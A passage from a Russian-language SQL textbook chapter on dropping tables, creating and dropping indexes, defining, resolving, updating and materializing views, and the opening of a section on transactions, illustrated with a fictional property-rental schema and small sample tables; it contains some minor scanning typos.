6.3.4. Удаление таблиц (оператор DROP TABLE)

С течением времени структура базы данных меняется: создаются новые таблицы, а прежние становятся ненужными. Ненужные таблицы удаляются из базы данных с помощью оператора DROP TABLE, имеющего следующий формат:

```
DROP TABLE TableName [RESTRICT | CASCADE]
```

Например, для удаления таблицы PropertyForRent можно использовать следующий оператор:

```
DROP TABLE PropertyForRent;
```

Однако следует отметить, что эта команда удалит не только указанную таблицу, но и все входящие в нее строки данных. Если требуется удалить из таблицы лишь строки данных, сохранив в базе описание самой таблицы, то следует использовать оператор DELETE (см. раздел 5.3.10). Оператор DROP TABLE дополнительно позволяет указывать, следует ли операцию удаления выполнять каскадно.

- RESTRICT. Операция DROP отвергается, если в базе данных имеются другие объекты, существование которых зависит от того, существует ли в базе данных удаляемая таблица.
- CASCADE. Операция DROP продолжается, и из базы данных автоматически удаляются все зависимые объекты (и объекты, зависящие от этих объектов).

Общий эффект от выполнения оператора DROP TABLE с ключевым словом CASCADE может распространяться на значительную часть базы данных, поэтому подобные операторы следует использовать с максимальной осторожностью. Чаще всего оператор DROP TABLE используется для исправления ошибок, допущенных при создании таблицы. Если таблица была создана с неправильной структурой, можно воспользоваться оператором DROP TABLE для ее удаления, после чего создать таблицу заново.

6.3.5. Создание индекса (оператор CREATE INDEX)

Индекс представляет собой структуру, позволяющую выполнять ускоренный доступ к строкам таблицы с учетом значений одного или нескольких ее столбцов. (Назначение индексов и способы их использования для повышения скорости выборки данных описаны в приложении В.) Наличие индекса может существенно повысить скорость выполнения некоторых запросов. Но поскольку индексы должны обновляться системой при каждом внесении изменений в их базовую таблицу, они создают дополнительную нагрузку на систему. Индексы обычно создаются с целью удовлетворения определенных критериев поиска, после того как таблица уже находилась некоторое время в работе и увеличилась в размерах. Создание индексов не предусмотрено стандартом языка SQL. Однако большинство диалектов поддерживает как минимум следующий оператор;

```
CREATE [UNIQUE] INDEX IndexName
ON TableName (columnName [ASC | DESC] [, ... ])
```

Указанные в операторе столбцы составляют ключ индекса и должны быть перечислены в порядке уменьшения значимости. Индексы могут создаваться только для таблиц базы данных, но не для представлений. Если в операторе указано ключевое слово UNIQUE, уникальность значений ключа индекса будет автомати-

чески поддерживаться СУБД. Требование уникальности значений обязательно для первичных ключей, а также, возможно, и для других столбцов таблицы (например, для альтернативных ключей). Хотя создание индексов осуществимо в любой момент, при построении индекса для уже заполненной данными таблицы могут возникнуть проблемы, связанные с дублированием данных в различных строках. Следовательно, имеет смысл создавать уникальные индексы (по крайней мере для первичного ключа) непосредственно при создании таблицы. В результате система сразу же возьмет на себя контроль над уникальностью значений данных в соответствующих столбцах.

Для таблиц Staff и PropertyForRent должны быть созданы, по крайней мере, следующие индексы:

```
CREATE UNIQUE INDEX StaffNoInd ON Staff (staffNo);
CREATE UNIQUE INDEX PropertyNoInd ON PropertyForRent (propertyNo);
```

Для каждого из ключевых столбцов может быть указан порядок следования значений — по возрастанию (ASC) или по убыванию (DESC), причем значение ASC используется по умолчанию. Например, для таблицы PropertyForRent можно создать следующий индекс:

```
CREATE INDEX RentInd ON PropertyForRent (city, rent),-
```

При обработке этого оператора будет создан файл под именем RentInd, содержащий данные вновь созданного индекса таблицы PropertyForRent. Строки в этом файле будут расположены в порядке возрастания значений столбца city, а внутри них — в порядке возрастания значений столбца rent.

6.3.6. Удаление индекса (оператор **DROP INDEX**)

Если для таблицы базы данных был создан индекс, который впоследствии оказался ненужным, то его можно удалить с помощью оператора DROP INDEX. Этот оператор имеет следующий формат:

```
DROP INDEX IndexName
```

С помощью приведенного ниже оператора будет удален индекс, созданный в предыдущем примере.

```
DROP INDEX RentInd;
```

6.4. Представления

Напомним определение представления, которое было дано в разделе 3.4.

Представление. Динамически сформированный результат одной или нескольких реляционных операций, выполненных над отношениями базы данных с целью получения нового отношения. Представление является виртуальным отношением, которое не всегда реально существует в базе данных, но создается по запросу определенного пользователя в ходе выполнения этого запроса.

С точки зрения пользователя базы данных представление выглядит как реальная таблица данных, содержащая набор поименованных столбцов и строк данных. Но в отличие от реальных таблиц представления не всегда существуют

в базе как некоторый набор сохраняемых значений данных. В действительности доступные через представления строки и столбцы данных являются результатом выполнения запроса, заданного при определении представления. СУБД сохраняет определение представления в базе данных. Обнаружив ссылку на представление, СУБД применяет один из двух следующих подходов для формирования представления. При первом подхсде СУБД отыскивает определение представления и преобразуют исходный запрос, лежащий в основе представления, в эквивалентный запрос к таблицам, использованным в определении представления, после чего модифицированный запрос выполняется. Этот процесс слияния запросов, называемый *заменой представления* (под этим подразумевается замена представления оператором SQL, который обращается к базовым таблицам), будет подробно обсуждаться в разделе 6.4.3. При втором подходе, который называется *материализацией представления,* готовое представление хранится в базе данных в виде временной таблицы, а его актуальность постоянно поддерживается по мере обновления всех таблиц, лежащих в его основе. Способы материализации представления рассматриваются в разделе 6.4.8. Но вначале познакомимся с тем, как создаются и используются представления.

6.4.1. Создание представлений (оператор CREATE VIEW)

Оператор CREATE VIEW имеет следующий формат:

```
CREATE VIEW ViewName'[(newColumnName [,  ... ])]
AS subselect [WITH [CASCADED ,| LOCAL] CHECK OPTION]
```

Представление определяется с помощью подзапроса *subselect*, оформленного в виде оператора SELECT языка SQL. Существует необязательная возможность присвоения собственного имени каждому из столбцов представления. Если указывается список имен столбцов, го он должен иметь количество элементов, равное количеству столбцов в результирующей таблице запроса, заданного параметром subselect. Если список имен столбцов опущен, каждый столбец представления будет иметь имя соответствующего столбца результирующей таблицы запроса, заданного параметром *subselect.* Список имен столбцов должен обязательно задаваться в том случае, эсли в именах столбцов результирующей таблицы имеет место неоднозначность. Подобная ситуация возникает в тех случаях, когда подзапрос включает вычисляемые поля, а конструкция AS с именами столбцов результирующей таблицы не содержит для них имен или же когда результирующая таблица создается с помощью операции соединения и включает столбцы с одинаковыми именами.

Заданный параметром *subselect* подзапрос принято называть *определяющим запросом.* Если указана конструкция WITH CHECK OPTION, то гарантируется, что в тех случаях, когда строка данных не удовлетворяет условию, указанному в конструкции WHERE определяющего запроса представления, она не будет добавлена в его базовую таблицу (раздел 6.4.6). Следует отметить, что для успешного создания представления необходимо иметь привилегию SELECT для всех упоминаемых в определяющем запросе таблиц, а также привилегию USAGE для всех доменов, используемых в указанных в запросе столбцах. Подробнее речь о привилегиях пойдет ниже, в разделе 6.6. Хотя все представления создаются с помощью одного и того же метода, на практике для различных целей используются разные типы представлений. Назначение представлений различных типов мы продемонстрируем на нескольких конкретных примерах.

Пример 6.3. Создание горизонтального представления

Создайте представление, позволяющее менеджеру отделения компании с номером 'B003' просматривать данные только тех сотрудников, которые работают в этом отделении.

Горизонтальное представление позволяет ограничить доступ пользователей только определенными строками, выбранными из одной или нескольких таблиц.

```
CREATE VIEW Manager3Staff
AS SELECT *
   FROM Staff
   WHERE branchNo = 'B003';
```

В результате выполнения этого оператора будет создано представление Manager3Staff, включающее все столбцы таблицы Staff, но содержащее только те ее строки, в которых номер отделения компании равен 'B003'. (Строго говоря, в этом представлении столбец branchNo не является необходимым и вполне может быть исключен из определения представления, поскольку он всегда будет содержать одно и то же значение — 'B003'.) Если теперь выполнить приведенный ниже оператор SQL, то его результат будет иметь вид, показанный в табл. **6.3.**

```
SELECT * FROM Manager3Staff;
```

Таблица 6.3. Данные, доступные в представлении Manager3Staff

staffNo	fName	lName	position	sex	DOB	salary	branchNo
SG37	Ann	Beech	Assistant	F	10-Nov-60	12000.00	B003
SG14	David	Ford	Supervisor	M	24-Mar-58	18000.00	B003
SG5	Susan	Brand	Manager	F	3-Jun-40	24000,00	B003

Для обеспечения того, чтобы руководитель отделения компании мог видеть только те строки таблицы Staff, доступ к которым ему разрешен, следует полностью запретить ему прямой доступ к этой таблице, но разрешить доступ к представлению Manager3Staff. В результате руководитель отделения будет иметь собственное представление данных таблицы staff, содержащее сведения только о тех сотрудниках, которые работают в подчиненном ему отделении компании. Предоставление прав доступа описано в разделе 6.6.

Пример 6.4. Создание вертикального представления

Создайте представление, содержащее данные о работниках отделения компании с номером 'B003', но не включающее сведений об их зарплате, поскольку сведения о зарплате работников должны быть доступны только руководителям тех отделений, в которых они работают.

Вертикальные представления позволяют ограничить доступ пользователей только определенными столбцами, выбранными из одной или нескольких таблиц базы данных.

```
CREATE VIEW Staff3
AS SELECT staffNo, fName, lName, position, sex
```

```
    FROM Staff
    WHERE branchNo = 'B003';
```

Обратите внимание, что определение этого представления можно переписать, воспользовавшись вместо таблицы Staff представлением Manager3Staff:

```
CREATE VIEW Staff3
AS SELECT staffNo, fName, lName, position, sex
    FROM Manager3Staff;
```

В любом случае будет создано *представление* Staff3, содержащее все столбцы таблицы Staff, за исключением столбцов salary, DOB и branchNo. Данные, содержащиеся в этом представлении, показаны в табл, 6.4.

Таблица 6.4. *Данные,* доступные в представлении Staff3

staffNo	fName	lName	position	sex
SG37	Ann	Beech	Assistant	F
SG14	David	Ford	Supervisor	M
SG5	Susan	Brand	Manager	F

Для того чтобы гарантировать, что только руководитель отделения будет иметь доступ к сведениям о заработной плате его работников, всему персоналу отделения 'B003' должно быть предоставлено право доступа только к представлению Staff3, но не к самой таблице Staff или представлению Manager3Staff.

Представления, в которых опускается несколько столбцов исходной таблицы, часто называют *вертикальными представлениями,* поскольку при их создании таблица разделяется на части по вертикали. Вертикальные представления обычно используются в тех случаях, когда сохраняемые в таблице данные обрабатываются различными пользователями или группами пользователей, С помощью вертикальных представлений в распоряжение пользователей каждого типа предоставляется виртуальная таблица, состоящая только из тех столбцов, которые им необходимы.

Пример 6.5. Представление, формируемое путем группирования и соединения

Создайте представление, содержащее данные о работниках, отвечающих за сдаваемые в аренду объекты недвижимости. Оно должно включать номер отделения компании, табельный номер работника и сведения о количе гве объектов, за которые он отвечает (см. пример 5.27).

```
CREATE VIEW StaffPropCnt (branchNo, staffNo, cnt)
AS SELECT s.branchNo, s.staffNo, COUNT(*)
    FROM Staff s, PropertyForRent p
    WHERE s.staffNo = p.staffNo
    GROUP BY s.branchNo, s.staffNo;
```

В результате будут получены данные, показанные в табл. 6.5. Этот пример иллюстрирует использование подзапроса, содержащего конструкцию GROUP BY (в результате чего создается представление, называемое *сгруппированным представлением*) и обращающегося к данным нескольких таблиц (подобные представления называют *соединенными представлениями*). Одной из важнейших причин использования представлений является стремление к упрощению много-

табличных запросов. После определения представления с соединением нескольких таблиц можно будет использовать простейшие однотабличные запросы к этому представлению вместо сложных запросов с выполнением того же самого многотабличного соединения. Отметим, что в приведенное выше определение представления потребовалось включить список имен столбцов, поскольку в нем использована агрегирующая функция COUNT.

Таблица 6.5. Данные, доступные в представлении StaffPropCnt

branchNo	staffNo	cnt
B003	SG14	1
B003	SG37	2
B005	SL41	1
B007	SA9	1

6.4.2. Удаление представлений (оператор DROP VIEW)

Представление удаляется из базы данных с помощью оператора DROP VIEW, имеющего следующий формат:

```
DROP VIEW ViewName [RESTRICT | CASCADE]
```

При выполнении оператора DROP VIEW определение представления удаляется из базы данных. Например, представление Manager3Staff можно удалить с помощью следующего оператора:

```
DROP VIEW Manager3Staff;
```

Если указано ключевое слово CASCADE, при выполнении оператора DROP VIEW будут также удалены все связанные с ним или зависящие от него объекты. Другими словами, будут удалены все объекты, содержащие ссылки на удаляемое представление. Это означает, что такой оператор DROP VIEW удаляет также все представления, которые определены на основе удаляемого представления. Если указывается ключевое слово RESTRICT и существуют любые прочие объекты, зависящие от существования удаляемого представления, выполнение этого оператора блокируется. По умолчанию принимается значение RESTRICT.

6.4.3. Замена представлений

Ознакомившись с тем, как создаются и используются представления, проанализируем более подробно процедуру выполнения запроса, обращающегося к некоторому представлению. Для иллюстрации процесса замены представления оператором SQL рассмотрим приведенный ниже запрос, предназначенный для подсчета сдаваемых в аренду объектов, за которые отвечает каждый из работников отделения компании с номером 'B003'. Этот запрос обращается к представлению StaffPropCnt, определение которого приведенно в описании примера 6.5:

```
SELECT staffNo, cnt
FROM StaffPropCnt
WHERE branchNo = 'B003'
ORDER BY staffNo;
```

Замена представления заключается в слиянии приведенного выше запроса с определяющим запросом представления StaffPropCnt и выполняется следующим образом.

1. Имена столбцов, указанные з списке конструкции SELECT запроса, преобразуются в соответствующие им имена столбцов определяющего запроса. В результате конструкция SELECT приобретает следующий вид:

   ```
   SELECT s.staffNo AS staffNo, COUNT(*) AS cnt
   ```

2. Имена представлений, указанные в конструкции FROM запроса, замещаются соответствующими списками из конструкций FROM определяющего запроса:

   ```
   FROM Staff s, PropertyForRent p
   ```

3. Конструкция WHERE исходного запроса пользователя объединяется с конструкцией WHERE из определяющего запроса представления с помощью логического оператора AND:

   ```
   WHERE s.staffNo = p.staffNo AND branchNo = 'B003'
   ```

4. Конструкции GROUP BY и HAVING из определяющего запроса представления просто копируются в исходный запрос. В нашем примере в определяющем запросе присутствует только конструкция GROUP BY:

   ```
   GROUP BY s.staffNo, s.branchNo
   ```

5. В объединенный запрос копируется конструкция ORDER BY из исходного запроса, в котором имена столбцов представления преобразованы в имена столбцов определяющего запроса:

   ```
   ORDER BY s.staffNo
   ```

6. В результате всех перечисленных выше операций объединенный запрос приобретает следующий вид:

   ```
   SELECT s.staffNo AS staffNo, COUNT(*) AS cnt
   FROM Staff s, PropertyForRent p
   WHERE s.staffNo = p.staffNo AND branchNo = 'B003'
   GROUP BY s.staffNo, s.branchNo
   ORDER BY S.staffNo;
   ```

Результаты выполнения объединенного запроса представлены в табл. 6.6.

Таблица 6.6. Результирующая таблица запроса, полученного в результате замены представления

staffNo	cnt
SG14	1
SG37	2

6.4.4. Ограничения на использование представлений

Стандарт ISO налагает несколько важных ограничений на создание и использование представлений, хотя в этом отношении между разными диалектами языка SQL существуют значительные отличия.

- Если столбец в представлении создается с использованием агрегирующей функции, он может указываться только в конструкциях SELECT и ORDER BY тех запросов, в которых осуществляется доступ к данному представлению. В частности, подобный столбец не может использоваться в конструкции WHERE, а также не может быть параметром в агрегирующей функции любого из запросов, основанного на данном представлении. Например, рассмотрим представление StaffPropCnt, определение которого дано в примере 6.5. В этом представлении столбец cnt содержит результаты применения агрегирующей функции COUNT. По этой причине приведенный ниже запрос является некорректным.

```
SELECT COUNT(cnt)
FROM StaffPropCnt;
```

Ошибка состоит в том, что сделана попытка применить к значениям столбца cnt агрегирующую функцию, в то время как она уже использовалась для определения значений в этом столбце. Аналогичным образом, еще один запрос также является некорректным:

```
SELECT *
FROM StaffPropCnt
WHERE cnt > 2;
```

Б данном случае ошибка заключается в том, что в конструкцию WHERE запроса помещен столбец cnt представления, создаваемый с помощью агрегирующей функции.

- Сгруппированное представление никогда не должно соединяться с таблицами базы данных или другими представлениями. Например, представление StaffPropCnt является сгруппированным, поэтому любая попытка выполнить соединение этого представления с таблицей или другим представлением будет расценена системой как ошибка.

6.4.5. Обновление данных в представлениях

Все обновления, выполненные в таблице базы данных, немедленно отражаются на всех представлениях, предусматривающих обращения к этой таблице. Подобным же образом, можно ожидать, что если данные были изменены в представлении, то это изменение будет отображено и в той таблице (таблицах) базы данных, на которой оно построено. Однако такое условие не всегда соблюдается. Еще раз обратимся к представлению StaffPropCnt, определенному в примере 6.5. Рассмотрим, что произойдет, если будет предпринята попытка вставить с использованием следующего оператора INSERT запись, содержащую данные о том, что в отделении BOO3 работник с табельным номером SG5 управляет двумя объектами недвижимости:

```
INSERT INTO StaffPropCnt
VALUES ('B003', 'SG5', 2);
```

При обработке этого оператора потребуется вставить в таблицу PropertyForRent две записи, отмечающие тот факт, что работник с табельным номером 'SG5' отвечает за два объекта недвижимости. Однако это невозможно будет сделать, поскольку неизвестно, за какие именно сдаваемые в аренду объекты отвечает данный работник. Ведь мы не знаем даже значений первичного ключа записей таблицы PropertyForRent, не говоря уже о других ее столбцах.

Попробуем изменить определение представления и заменить столбец с количеством записей столбцом с номерами сдаваемых в аренду объектов:

```
CREATE VIEW StaffPropList (branchNo, staffNo, propertyNo)
AS   SELECT s.branchNo, s.staffNo, p.propertyNo
     FROM Staff s, PropertyForRent p
     WHERE s.staffNo = p.staffNo;
```

А теперь попробуем добавить в представление новую запись:

```
INSERT INTO StaffPropList
VALUES ('B003', 'SG5', 'PG19');
```

Однако и в этом случае вставка новой записи в таблицу окажется невозможной, поскольку в определении таблицы PropertyForRent указано, что все ее столбцы (за исключением postcode и staffNo) не могут содержать значения NULL (см. пример 6.1). Однако представление StaffPropList не содержит никаких полей таблицы PropertyForRent, за исключением номера объекта недвижимости, поэтому у нас нет возможности задать значения всех остальных обязательных столбцов этой таблицы.

В стандарте ISO указано, что представления могут быть обновляемыми только в тех системах, которые отвечают некоторым четко определенным требованиям. Согласно стандарту ISO представление может быть обновляемым только в том случае, если:

- в его определении не используется ключевое слово DISTINCT, т.е. из результатов определяющего запроса не исключаются повторяющиеся строки;
- каждый элемент в списке конструкции SELECT определяющего запроса представляет собой имя столбца (а не константу, выражение или агрегирующую функцию), причем имя каждого из столбцов упоминается в этом списке не более одного раза;
- в конструкции FROM указана только одна таблица, т.е. представление должно быть создано на базе единственной таблицы, по отношению к которой пользователь должен обладать необходимыми правами доступа. Если исходная таблица сама является представлением, то это представление также должно отвечать указанным условиям. Данное требование исключает возможность обновления любых представлений, построенных на базе соединения, объединения (UNION), пересечения (INTERSECT) или разности (EXCEPT) таблиц;
- в конструкцию WHERE не входят какие-либо вложенные запросы типа SELECT, которые ссылаются на таблицу, указанную в конструкции FROM;
- определяющий запрос не должен содержать конструкций GROUP BY и HAVING.

Кроме того, любая строка данных, добавляемая с помощью представления, не должна нарушать требования поддержки целостности данных, установленные для исходной таблицы представления. Например, при добавлении с помощью представления новой строки таблицы во все столбцы таблицы, отсутствующие в этом представлении, будут введены значения NULL. Однако при этом не должны нарушаться все требования NOT NULL, указанные в описании исходной таблицы представления. Основную концепцию, используемую при формулировании обсуждаемых ограничений, можно выразить с помощью следующего определения.

Обновляемое представление. Для того чтобы представление было обновляемым, СУБД должна иметь возможность однозначно отобразить любую его строку или столбец на соответствующую строку или столбец его исходной таблицы.

6.4.6. Использование конструкции **WITH CHECK OPTION**

В представление помещаются только те строки, которые удовлетворяют условию WHERE в определяющем запросе. Если строка в представлении будет изменена таким образом, что перестанет удовлетворять этому условию, то эта строка должна исчезнуть из данного представления. Аналогичным образом, в представлении будут появляться новые строки всякий раз, когда вставка или обновление данных в представлении приведет к тому, что новые строки будут удовлетворять условию WHERE. Строки, которые добавляются или исключаются из представления в зависимости от содержащихся в них данных, принято называть *мигрирующими*.

В общем случае для предотвращения миграции строк представления используется конструкция WITH CHECK OPTION оператора CREATE VIEW. Необязательные ключевые слова LOCAL/CASCADED применимы в случае существования иерархии представлений, т.е. когда представление создается на базе другого представления. Если указана конструкция WITH LOCAL CHECK OPTION, то такие действия, как вставка или обновление данных в некотором представлении, на базе которого прямо или косвенно определены другие представления, не могут вызвать исчезновение строки из данного представления, за исключением случаев, когда данная строка исчезает также из представлений или таблиц других уровней иерархии. При указании конструкции WITH CASCADED CHECK OPTION (это значение принимается по умолчанию) в случае вставки или обновления строки в данном представлении или в любом другом представлении, прямо или косвенно определенном на базе данного, исчезновение этой строки из данного представления не допускается.

Такая функция может оказаться настолько полезной, что работать с представлениями окажется удобнее, чем с таблицами базы данных. В том случае, когда оператор INSERT или UPDATE нарушает условия, указанные в конструкции WHERE определяющего запроса, выполнение затребованной операции отменяется. В результате появляется возможность реализовать в базе данных дополнительные ограничения, направленные на сохранение целостности данных. Следует отметить, что конструкцию WITH CHECK OPTION можно указывать только для обновляемых представлений, определение которых дано в предыдущем разделе.

Пример 6.6. Использование опции WITH CHECK OPTION

Еще раз обратимся к представлению, созданному в примере 6,3:

```
CREATE VIEW Manager3Staff
AS SELECT *
   FROM Staff
   WHERE branchNo = 'B003'
WITH CHECK OPTION;
```

Содержимое этого представления приведено в табл. 6.3. Теперь попытаемся изменить значение номера отделения в любой из строк с 'B003' на 'B005', например, с помощью следующего оператора:

```
UPDATE Manager3Staff
SET branchNo = 'B005'
WHERE staffNo = 'SG37';
```

Поскольку в определении представления была указана конструкция WITH CHECK OPTION, выполнение этого оператора будет заблокировано, так как в противном случае произойдет миграция строки из данного горизонтального представления. Таким образом, не будет иметь успеха и попытка выполнения следующего оператора:

```
INSERT INTO Manager3Staff
VALUES('SL15', 'Mary', 'Black', 'Assistant', 'F',
       DATE '1967-06-21',8000, 'B002');
```

Поскольку в определении представления указана конструкция WITH CHECK OPTION, ввод указанной строки в данное представление будет заблокирован, так как сразу после помещения ее в исходную таблицу Staff она должна будет немедленно исчезнуть из данного представления (отделение 'B002' не принадлежит к области определения представления).

А теперь рассмотрим ситуацию, когда представление Manager3Staff создается не на базе самой таблицы Staff, а на базе другого представления, созданного для этой таблицы.

```
CREATE VIEW LowSalary
AS SELECT *
   FROM Staff
   WHERE salary > 9000;

CREATE VIEW HighSalary
AS SELECT *
   FROM LowSalary
   WHERE salary > 10000
WITH LOCAL CHECK OPTION;

CREATE VIEW Manager3Staff
AS SELECT *
   FROM HighSalary
   WHERE branchNo = 'B003';
```

Теперь попытаемся выполнить в представлении Manager3Staff следующий оператор:

```
UPDATE Manager3Staff
SET salary = 9500
WHERE staffNo = 'SG37';
```

Однако это нам не удастся. Дело в том, что после выполнения данного оператора измененная строка исчезнет только из представления HighSalary, но сохранится в представлении LowSalary, на базе которого сформировано представление HighSalary. Если же при обновлении установить новое значение заработной платы равным 8 000 фунтов стерлингов, то эта операция будет успешной, поскольку измененная строка должна будет исчезнуть и из представления LowSalary. Если же при определении представления HighSalary указать конструкцию WITH CASCADED CHECK OPTION, то при указании любого из упомянутых значений заработной платы (как 9 500, так и 8 000 фунтов стерлингов в год) выполнение данного обновления будет заблокировано, поскольку измененная строка должна будет исчезнуть из представления HighSalary. Следовательно, для того чтобы получить гарантию, что подобные аномалии обновления никогда не будут иметь места, каждое из создаваемых представлений должно содержать конструкцию WITH CASCADED CHECK OPTION.

6.4.7. Преимущества и недостатки представлений

Практика ограничения доступа некоторых пользователей к данным посредством создания специализированных представлений, безусловно, имеет значительные преимущества перед предоставлением им прямого доступа к таблицам базы данных. Однако использование представлений в среде SQL не лишено недостатков. В этом разделе мы кратко обсудим как достоинства, так и недостатки, присущие представлениям языка SQL. Эти преимущества и недостатки перечислены в табл. 6.7.

Таблица 6.7. Основные преимущества и недостатки представлений языка SQL

Преимущество	Недостаток
Независимость от данных	Ограниченные возможности обновления
Актуальность	Структурные ограничения
Повышение защищенности данных	Снижение производительности
Снижение сложности	
Дополнительные удобства	
Возможность настройки	
Обеспечение целостности данных	

Преимущества

В случае эксплуатации СУБД на отдельном персональном компьютере использование представлений обычно имеет целью лишь упрощение структуры запросов к базе данных. Однако в случае многопользовательской сетевой СУБД представления играют ключевую роль в определении структуры базы данных и организации защиты информации. Основные преимущества использования представлений в подобной среде заключаются в следующем.

Независимость от данных

С помощью представлений можно создать согласованную, неизменную картину структуры базы данных, которая будет оставаться стабильной даже в случае изменения формата исходных таблиц (например, добавления или удаления столбцов, изменения связей, разделения таблиц, их реструктуризации или переименования). Если в таблицу добавляются или из нее удаляются столбцы, не используемые в представлении, то изменять определение этого представления не потребуется. Если структура исходной таблицы переупорядочивается или эта таблица разделяется, то можно будет создать представление, позволяющее пользователям работать с виртуальной таблицей прежнего формата. В случае разделения исходной таблицы прежний формат может быть виртуально восстановлен с помощью представления, построенного на основе соединения вновь созданных таблиц, — конечно, если это будет возможно. Последнее условие можно обеспечить с помощью помещения во все вновь созданные таблицы первичного ключа прежней таблицы. Допустим, в исходном виде таблица Client имела следующий вид:

Client (clientNo, fName, lName, address, telNo, prefType, maxRent)

Допустим также, что возникла необходимость разбить эту исходную таблицу на две новые таблицы, ClientDetails и ClientReqts:

ClientDetails (clientNo, fName, IName, telNo)
ClientReqts (clientNo, prefType, maxRent)

Пользователи и приложения смогут по-прежнему иметь доступ к данным с использованием формата исходной таблицы, если определить представление Client, построенное на базе естественного соединения таблиц ClientDetails и ClientReqts, с помощью соединительного столбца clientNo:

```
CREATE VIEW Client
AS SELECT cd.clientNo, fName, IName, telNo, prefType, maxRent
   FROM ClientDetails cd, ClientReqts cr
   WHERE cd.clientNo = cr.clientNo;
```

Актуальность

Изменения в любой из таблиц базы данных, указанных в определяющем запросе, немедленно отображаются на содержимом представления.

Повышение защищенности данных

Каждому пользователю права доступа к данным в базе могут быть предоставлены исключительно через ограниченный набор представлений, включающих только то подмножество данных, с которыми пользователю необходимо работать. Подобный подход позволяет существенно ужесточить контроль за доступом отдельных категорий пользователей к информации в базе данных и контролировать такой доступ.

Снижение сложности

Использование представлений позволяет упростить структуру запросов, объединив данные из нескольких таблиц в единственную виртуальную таблицу. В результате многотабличные запросы преобразуются в простые запросы к одному представлению.

Дополнительные удобства

Создание представлений может обеспечивать пользователей дополнительными удобствами — например, позволить им работать только с той частью данных, которая им действительно необходима. В результате можно добиться максимального упрощения той модели данных, с которой будет работать каждый конечный пользователь.

Возможность настройки

Представления являются удобным средством настройки того образа базы данных, с которым будет работать каждый из пользователей. В результате одни и те же таблицы могут быть предъявлены различным пользователям в совершенно разном виде.

Обеспечение целостности данных

Если в операторе CREATE VIEW будет указана конструкция WITH CHECK OPTION, то СУБД будет осуществлять контроль за тем, чтобы в исходные таблицы базы данных не была введена ни одна из строк, не удовлетворяющих конструкции WHERE в определяющем запросе. Этот механизм гарантирует целостность данных в представлении.

Недостатки

Хотя использование представлений позволяет достичь многих существенных преимуществ, представлениям языка SQL свойственны и определенные недостатки.

Ограниченные возможности обновления

В разделе 6.4.5 показано, что в некоторых случаях представления не позволяют вносить изменения в данные, содержащиеся в таблицах.

Структурные ограничения

Структура представления устанавливается в момент его создания. Если определяющий запрос представлен в форме SELECT * FROM..., то символ * ссылается на все столбцы, существующие в исходной таблице на момент создания представления. Если впоследствии в исходную таблицу базы данных будут добавлены новые столбцы, то они не появятся в данном представлении до тех пор, пока это представление не будет удалено и вновь создано.

Снижение производительности

Использование представлений связано с определенным снижением производительности. В одних случаях влияние этого фактора будет совершенно незначительным, тогда как в других оно может послужить источником существенных проблем. Например, представление, определенное с помощью сложного многотабличного запроса, может потребовать значительных затрат времени на обработку, поскольку при замене представления потребуется выполнять соединение таблиц всякий раз, когда понадобится доступ к данному представлению. Выполнение замены представлений связано с использованием дополнительных вычислительных ресурсов. В следующем разделе кратко рассматривается альтернативный подход к сопровождению представлений, который позволяет преодолеть этот недостаток.

6.4.8. Материализация представлений

Один из подходов к обработке запросов, основанных на представлениях, описан в разделе 6.4.3. При таком подходе исходный запрос преобразуется в запрос к соответствующим таблицам базы данных. Этот способ использования представлений обладает существенным недостатком — он требует значительных затрат времени для замены представления, особенно если доступ к этому представлению происходит достаточно часто. Поэтому разработан альтернативный подход к использованию представлений, который предусматривает сохранение представления во временной таблице базы данных после первого обращения к нему. В последующем эта временная таблица применяется для выполнения запросов, основанных на материализованном представлении, поэтому запросы выполняются намного быстрее, не требуя повторного вычисления исходного представления. Благодаря такому подходу достигается значительное повышение производительности тех приложений, которые характеризуются высокой интенсивностью выполнения запросов и предусматривают применение сложных запросов.

Материализованные представления широко применяются в таких современных приложениях, как хранилища данных, серверы репликации, средства визуализации данных и мобильные системы. При использовании материализованных представлений упрощаются также задачи контроля ограничений целостности и оптимизации запросов. Сложность реализации этого подхода состоит в поддержке актуальности приложения при обновлении одной или нескольких базовых таблиц. Процесс обновления представления в ответ на изменения данных соответствующих таблиц называется *сопровождением представлений.* Дело в том, что в процессе сопровождения представления должны учитываться только те изменения, которые необходимы для обеспечения актуальности представления. В качестве примера того, какие при этом возникают сложности, рассмотрим следующее представление:

```
CR3ATE VIEW StaffPropRent (staffNo)
AS   SELECT DISTINCT StaffNo
     FROM PropertyForRent
     WHERE branchNo = 'B003' AND rent > 400;
```

Предположим, что в результате выполнения этого представления получены данные, приведенные в табл. 6.8. Если в таблицу PropertyForRent должна быть вставлена строка, в которой значение rent $\leqslant$ 400, то представление должно остаться неизменным. А если в таблицу PropertyForRent должна быть вставлена сгрока ('PG24', . . . , 550, 'CO40', 'SG19', 'B003'), то данные этой строки должны появиться в материализованном представлении. С другой стороны, при вставке строки ('PG54',..., 450, 'CO89', 'SG37', 'B003') в таблицу

PropertyForRent материализованное представление не должно измениться, поскольку в нем уже есть строка со значением SG37. Обратите внимание, что во всех трех случаях решение о том, должна ли быть выполнена вставка строки в материализованное представление, может быть принято без обращения к самой таблице PropertyForRent,

Таблица 6.8. Данные для представления StaffPropRent

staffNo
SG37
SG14

Если теперь потребуется удалить из таблицы PropertyForRent вновь введенную строку ('PG24',..., 550, 'CO40', 'SG19', 'B003'), то соответствующую строку пришлось бы также удалить и из материализованного представления. Но если бы из таблицы PropertyForRent нужно было удалить новую строку ('PG54',..., 450, 'C089', 'SG37', 'B003'), то строку, соответствующую табельному номеру работника SG37, не потребовалось бы удалять из материализованного представления, поскольку в базовой таблице продолжает находиться строка, которая относится к объекту недвижимости PG21. В этих двух случаях для принятия решения о том, следует ли удалить или оставить строку в материализованном представлении, требуется доступ к базовой таблице PropertyForRent. Для ознакомления с более полным списанием материализованных представлений рекомендуем обратиться к [146].

6.5. Использование транзакций

Стандарт ISO включает определение модели транзакций, построенной на использовании двух специальных операторов — COMMIT и ROLLBACK. Большинство коммерческих реализаций языка SQL (однако не все) поддерживает эту модель, которая впервые была реализована в СУБД DB2 компании IBM. *Транзакцией* называется логическая единица работы, состоящая из одного или нескольких операторов SQL, которая с точки зрения восстановления данных будет рассматриваться и обрабатываться системой как единое неделимое действие. В стандарте указывается, что в языке SQL транзакция автоматически запускается любым *инициализирующим транзакцию* оператором SQL, выполняемым пользователем или программой (например, SELECT, INSERT или UPDATE). Изменения, внесенные в базу данных в ходе выполнения транзакции, не будут восприниматься любыми другими выполняющимися параллельно транзакциями до тех пор, пока эта транзакция не будет явным образом завершена. Завершение транзакции может быть выполнено одним из следующих четырех способов.

